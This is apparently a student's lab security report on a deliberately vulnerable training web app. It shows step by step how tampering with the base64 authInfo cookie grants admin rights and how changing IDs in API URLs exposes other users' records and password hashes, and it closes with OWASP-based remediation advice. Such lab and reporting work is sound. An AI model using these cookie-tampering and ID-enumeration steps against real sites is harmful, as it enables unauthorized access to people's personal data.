
ID	First Name	Last Name	Username	Options
1	paul	doe	pdoe	View
2	jake	doe	jdoe	View
3	dave	doe	ddoe	View
4	mike	doe	mdoe	View
5	nick	doe	ndoe	View

```
Name
fontawesome-webfont.wo...
6xK3dSBYKcSV-LCoeQqfX...
id/?_=1716577662278
content.min.css
1?_=1716577662279
1?_=1716577662280
25 requests | 6.7 kB transferred
```

Request Cookies ☐ show filtered out request cookies


Name	Value	Domain	Path	Expires / Max-...	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
authInfo	MTphZG1pbg==	eg4dsl2ue7.pr...	/	Session	20					Medium
uworkspaces	eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMTQ1NDI3MDUyNCIsInN1Ym...	.prod.udacity-...	/	Session	1002	✓	✓	None		Medium

4. Hit the view button.
5. Go to the xhr file, then go to the response tab, and then open a new window by double-clicking it.




```
// 20240525004005
// https://eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/1?_=1716577662279

[
  [
    1,
    "paul",
    "doe",
    "pdoe",
    "d8578edf8458ce06fbc5bb76a58c5ca4"
  ]
]
```

6. Here in the address bar customer ID can be modified to retrieve the information of other users.


eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/2?_=1716577662279
Udacity
Study
AI
Trade
Typing
Subdl: Find an...
Seva Sindhu(G...
Basic writing a...

```
// 20240525004216
// https://eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/2?_=1716577662279

[
  [
    2,
    "jake",
    "doe",
    "jdoe",
    "5f4dcc3b5aa765d61d8327deb882cf99"
  ]
]
```


eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/4?_=1716577662279
Udacity
Study
AI
Trade
Typing
Subdl: Find an...
Seva Sindhu(G...
Basic writing a...

```
// 20240525004246
// https://eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/4?_=1716577662279

[
  [
    4,
    "mike",
    "doe",
    "mdoe",
    "8621ffdbc5698829397d97767ac13db3"
  ]
]
```

Recommendations:

VWA Security Report

1. Prevent users from scrapping all the data from the web application by rate limiting the access to the data on the site.
2. Refuse access to the non-public pages and validation to access these pages.
3. OWASP Proactive Controls: Enforce Access Controls

VWA Security Report

VWA240601## - Broken Access For User's Data - High

Vulnerability Exploited: A05: Broken Access Control

Severity: High

System: VWA Web Application

Vulnerability Explanation:

A05:2017-Broken Access Control


One of the two request objects contains an async all to the server to retrieve the user's current information.

By altering the initial request, we can use the API to retrieve the data of the other users without any valid authentication.

Vulnerability Walk-thru:

Once we get the admin access by manipulating the cookie:

1. Login normally to the web app.
2. Gain admin right using cookie manipulation.
3. Go to the user page.


eg4dsl2ue7.prod.udacity-student-workspaces.com/users/
VulnWebApp
administrator
admin
Main Navigation
Dashboard
Customers
Users
Page Controls: reset
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights
Headers Payload Preview Response Initiator Timing Cookies

Users

Users List


ID	First Name	Last Name	Username	Options
1	Super	User	administrator	View
2	John	Doe	guest	View

Copyright © 2020 Test Company LLC. All rights reserved. Ver. 1.0.0

```
id/?_=1716578013957
[[1,"Super","User","administrator"],[2,"John","Doe","guest"]]
```


4. Hit the view button.

5. Go to the xhr file, then go to the response tab, and then open a new window by double-clicking it.



```
// 20240525005015
// https://eg4dsl2ue7.prod.udacity-student-workspaces.com/users/id/1?_=1716578013958

[
  [
    1,
    "Super",
    "User",
    "administrator"
  ]
]
```

6. Here in the address bar user ID can be modified to retrieve the information of other users.



```
// 20240525005103
// https://eg4dsl2ue7.prod.udacity-student-workspaces.com/users/id/2?_=1716578013958

[
  [
    2,
    "John",
    "Doe",
    "guest"
  ]
]
```

Recommendations:

1. Prevent users from scrapping all the data from the web application by rate limiting the access to the data on the site.
2. Refuse access to the non-public pages and validation to access these pages.
3. [OWASP Cheat Sheet: Access Control]